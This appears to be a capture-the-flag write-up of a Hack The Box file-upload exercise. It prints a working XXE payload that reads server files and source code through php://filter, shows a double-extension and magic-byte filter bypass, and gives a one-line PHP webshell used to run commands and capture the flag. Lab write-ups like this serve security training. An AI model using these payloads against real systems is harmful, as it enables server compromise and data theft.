
Request returning our file upload result

From this workflow we don’t get any direct obvious feedback from the web server with our uploaded file. However as you can see on the previous screenshot, the POST request directly returns our uploaded file content. We’ll work on this specific request from now on to try to find a vulnerability.
Uploaded file location isn't disclosed
The current implementation doesn’t reveal any path since it loads the content and serves it directly in the response. This means we can’t dynamically interact with a payload like a webshell in this context and should aim at retrieving data like file reading.
Exploiting XXE to read file
From this point I fuzzed over the extension and while classic image payload were accepted, double extension were also not properly verified. As such, uploads were validated for .phar.jpg ; .svg etc…

GIF extension ; Content-Type and MIME-Type were all refused which indicate the server doesn’t allow this type of file (apparently).
Note that every checks are not correlated during verification. Example can be seen on the following request :
The refuses the request when one of the criteria isn’t matching the expectation (not mentioning bypasses).

However, since SVG is accepted I tried to retrieve information through file reading. Since the question to solve the assessment doesn’t specify the file is /flag.txt obviously we’ll have to obtain a webshell at some point, or an error that allow for directory enumeration. Malicious SVG file triggering XML external entity (XXE) injection is conclusive and the server sends back the content of /etc/passwd. From this point since the server is using php I try to execute a simple file reading using filters and obtain the source code for upload.php.
Keep that request in our repeater and spawn a new one to work with the .svg tests to stay organized in the methodogy. We successfully retrieve the content of the upload.php file using the following payload :
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE svg [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=upload.php"> ]><svg>&xxe;</svg>
For now we have a file upload vulnerability with unsafe verification, an XXE that allows use to read file on the webserver.
Let’s take a look at the upload.php source-code to exploit further our vulnerability (if possible) :
upload.php source code
<?phprequire_once('./common-functions.php');// uploaded files directory$target_dir = "./user_feedback_submissions/";// rename before storing$fileName = date('ymd') . '_' . basename($_FILES["uploadFile"]["name"]);$target_file = $target_dir . $fileName;// get content headers$contentType = $_FILES['uploadFile']['type'];$MIMEtype = mime_content_type($_FILES['uploadFile']['tmp_name']);// blacklist testif (preg_match('/. \.ph(p|ps|tml)/', $fileName)) { echo "Extension not allowed"; die();}// whitelist testif (!preg_match('/^. \.[a-z]{2,3}g$/', $fileName)) { echo "Only images are allowed"; die();}// type testforeach (array($contentType, $MIMEtype) as $type) { if (!preg_match('/image\/[a-z]{2,3}g/', $type)) { echo "Only images are allowed"; die(); }}// size testif ($_FILES["uploadFile"]["size"] > 500000) { echo "File too large"; die();}if (move_uploaded_file($_FILES["uploadFile"]["tmp_name"], $target_file)) { displayHTMLImage($target_file);} else { echo "File failed to upload";}
Read source code to exploit command injection
This gives us plenty of information, particularly the upload directory path. Now we need to check if the files are available directly knowing the file naming pattern. For example :
a file.svg in 2026 January 7th would result in a file called 260107_file.svg
under the path /contact/user_feedback_submissions/
Reaching for /contact/user_feedback_submissions/260107_file.svg effectively lets us access the uploaded file (example using default.svg file name) :
Now is the moment to keep up with the methodology and everything together. We already bypassed the file extension content, and the MIME-Type defines how the server accepts our file upload. GIF8 is not validated upon checking file upload but it’s not the only way to confuse a webserver and upload file that would allow command execution. Remember when we worked with out jpeg request previously ? We can try to get back to this checkpoint.
We can abuse double extension trick with the current checks to upload a .phar.jpg and confuse the server into accepting our file by inserting the file signature of a .jpeg file, followed by a payload that would directly indicate if our exploit worked.
Successful file upload :
Server response with known file path :

We can adapt our payload to a simple webshell as exploited previously :
ÿØÿà<?php system($_REQUEST['cmd']); ?>
And then enumerate the root folder, identify and catenate the flag file :
We found the flag HTB{m4573r1ng_upl04d_3xpl0174710n} and solved the assessment.
2 options available :